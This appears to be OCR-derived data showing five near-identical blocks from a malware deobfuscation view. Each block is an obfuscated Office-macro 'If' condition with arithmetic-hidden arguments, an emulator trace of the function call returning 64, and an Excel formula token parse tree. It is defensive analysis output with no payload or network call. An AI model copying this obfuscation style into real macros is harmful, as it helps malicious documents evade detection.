
If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
```

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

